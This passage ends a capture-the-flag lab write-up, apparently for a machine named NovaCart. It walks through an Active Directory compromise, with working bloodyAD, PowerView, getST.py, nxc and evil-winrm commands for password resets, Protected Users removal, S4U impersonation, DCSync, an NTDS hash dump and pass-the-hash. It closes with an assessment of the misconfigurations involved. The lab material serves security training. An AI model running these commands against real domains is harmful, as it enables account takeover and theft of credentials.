
Next, we reviewed the Inbound Control Rights in BloodHound and observed that the custom group Identity_Admins has AddMember rights on the Protected Users group.
This implies that members of Identity_Admins are able to modify the group membership, meaning they can not only add users but also remove existing members from the Protected Users group
The users p.bruce and l.forta are members of the Identity_Admins group.

Through our privileges, we were able to move this Users into the Dev Ops OU, where we have GenericAll permissions.
This gives us full control over objects within that OU.
As a result, we can also move other users into this OU, reset their passwords, and take over their accounts.
Using this access, we are able to remove m.ibabao from the Protected Users group and continue the attack chain.
We Run PowerView As cliff.b
powerview novacart.local/cliff.b:'safEpAss69'@192.168.178.86
We Move p.bruce To The Dev Ops OU
Set-DomainObjectDN -Identity p.bruce -DestinationDN 'OU=Dev Ops,DC=novacart,DC=local'
Resetting a Domain User Password via Active Directory
bloodyAD -u 'cliff.b' -p 'safEpAss69' -d 'novacart.local' --host dc.novacart.local set password 'p.bruce' 'pa$$w0rd'
We removed the user from the Protected Users group
bloodyAD -u 'p.bruce' -p 'pa$$w0rd' -d 'novacart.local' --host dc.novacart.local remove groupMember "Protected Users" 'm.ibabao'
We Requested a Service Ticket via S4U Impersonation
getST.py NOVACART/m.brown:'pa$$w0rd' -spn cifs/DC.novacart.local -impersonate m.ibabao -dc-ip 192.168.178.86Yes now it works 💪

We Loaded the Kerberos Ticket into the Environment
export KRB5CCNAME=m.ibabao@cifs_DC.novacart.local@NOVACART.LOCAL.ccache
We Granted DCSync Privileges via BloodyAD
bloodyAD -u 'm.ibabao' -d 'novacart.local' --host DC.novacart.local --dc-ip 192.168.178.86 --kerberos add dcsync 'm.ibabao'We able to DCSync now

We Dumped NTDS via Kerberos Authentication
nxc smb 192.168.178.86 -k --use-kcache --ntdsWe got the Domain Hashes

We Established an Evil-WinRM Session via Pass-the-Hash
evil-winrm -i dc.novacart.local -u 'novacart.local\Administrator' -H 'HASH_HERE'
We got the Root Flag
type C:\\Users\\Administrator\\Desktop\\root.txt
🧾 Final Assessment – NovaCart
Key Real-World Weaknesses
NovaCart demonstrates a realistic enterprise compromise chain that combines multiple common security misconfigurations across web applications, Active Directory, and hybrid Windows-Linux environments.
Rather than relying on a single critical vulnerability, the compromise is achieved through identity abuse, privilege escalation, and trust relationships within the infrastructure.
Main Security Issues
- SQL Injection in the public-facing webshop → external entry point
- Weak credential hygiene → cracked hashes and password reuse
- Stored AutoLogon session abuse → NTLM relay via RemotePotato
- Active Directory misconfigurations:
- GenericWrite / GenericAll permissions on users and OUs
- WriteOwner abuse on security groups
- Unsafe OU delegation allowing object movement
- Excessive ACL permissions enabling privilege escalation
- Privilege escalation via ACL abuse:
- Custom group Identity_Admins with control over Protected Users
- Password reset + group membership modification
- Kerberos delegation abuse:
- AllowedToDelegate account (
m.brown)
- Protected Users bypass via ACL manipulation
- AllowedToDelegate account (
- Exposed internal services:
- Jenkins with Script Console RCE
- IIS application vulnerable to LFI
- Hybrid infrastructure risks:
- Windows ↔ Linux password reuse
- WSL environment accessible from Windows
- Linux privilege escalation:
- Misconfigured
sudopermission allowing execution of apache2 as root
- Abuse of Apache configuration loading to read sensitive files (e.g.
/etc/shadow)
- Misconfigured
Security Takeaway
This machine highlights how modern enterprise environments can be compromised through identity-based attacks rather than software exploits.
A chain of relatively small misconfigurations — spanning web applications, Active Directory permissions, credential management, and hybrid infrastructure — ultimately enables full domain compromise.
Identity mismanagement + AD permission abuse = full domain compromise
No zero-days required.
⭐ Overall Rating
- Realism: High
- AD Attack Depth: High
- Enterprise Relevance: High
- Learning Value: Excellent
➡️ NovaCart provides a strong simulation of modern identity-centric attacks in hybrid enterprise environments, demonstrating how attackers can pivot from a web vulnerability to full domain compromise.
Mashine Creator 2ubZ3r0